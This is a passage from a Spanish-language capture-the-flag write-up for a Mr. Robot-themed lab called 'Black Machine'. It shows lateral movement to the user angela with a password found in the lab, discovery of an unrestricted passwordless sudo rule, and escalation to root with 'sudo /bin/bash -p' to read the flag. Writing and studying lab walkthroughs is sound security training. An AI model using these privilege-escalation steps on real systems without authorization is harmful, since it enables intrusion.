Debes descubrir el codigo, el numero faltante
Ingresa el codigo: 21
Correcto!

Lo lograste! Has escapado!, aqui tienes: 133713371337
fsociety@black_machine:~$

```

Esto nos confirma nuestra sospecha que el lab basado en Mr. Robot, por el usuario mostrado en la terminal web, los tres usuarios encontrados en `/etc/passwd` y las preguntas del juego interactivo del script, por lo que probaremos un movimiento lateral con el usuario `angela` y la contraseña proporcionada por el juego.

```

fsociety@black_machine:~$ su angela
Password:
angela@black_machine:/home/fsociety$

```

Veamos que permisos tenemos con el usuario `angela`

```

angela@black_machine:/home/fsociety$ whoami
angela
angela@black_machine:/home/fsociety$ id
uid=1002(angela) gid=1002(angela) groups=1002(angela)
angela@black_machine:/home/fsociety$ sudo -l
Matching Defaults entries for angela on black_machine:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User angela may run the following commands on black_machine:
  (ALL) NOPASSWD: ALL
angela@black_machine:/home/fsociety$

```

Tenemos ejecución de `sudo` sin password, esto nos va a permitir escalar como root

```

angela@black_machine:/home/fsociety$ sudo /bin/bash -p
root@black_machine:/home/fsociety# whoami
root
root@black_machine:/home/fsociety#

```

Listo! Ya somos root, ahora ya podemos ir por la bandera

```

root@black_machine:/# cd root
root@black_machine:~# ls
root.txt
root@black_machine:~# cat root.txt
FLAG{XXXXXXXXXX}
root@black_machine:~#

```

Verificación de la bandera

```
chifay@kali: ~/Whoami-Labs/Black Machine
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/Black Machine x angela@black_machine: /home/fsociety x chifay@kali: ~/Whoami-Labs/Black Machine x
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde black_machine.tar ...
[+] Imagen cargada exitosamente
[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: BLACK MACHINE
DIFICULTAD: *****☆☆ difícil (5 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato FLAG{...}): FLAG{XXXXXXXXXXXXXXXXXXXX}
;Felicitaciones! Has comprometido Black Machine.
FECHA Y HORA: 2026-08-13 18:36:17 -0600

[*] Presiona Ctrl+C para eliminar el laboratorio
```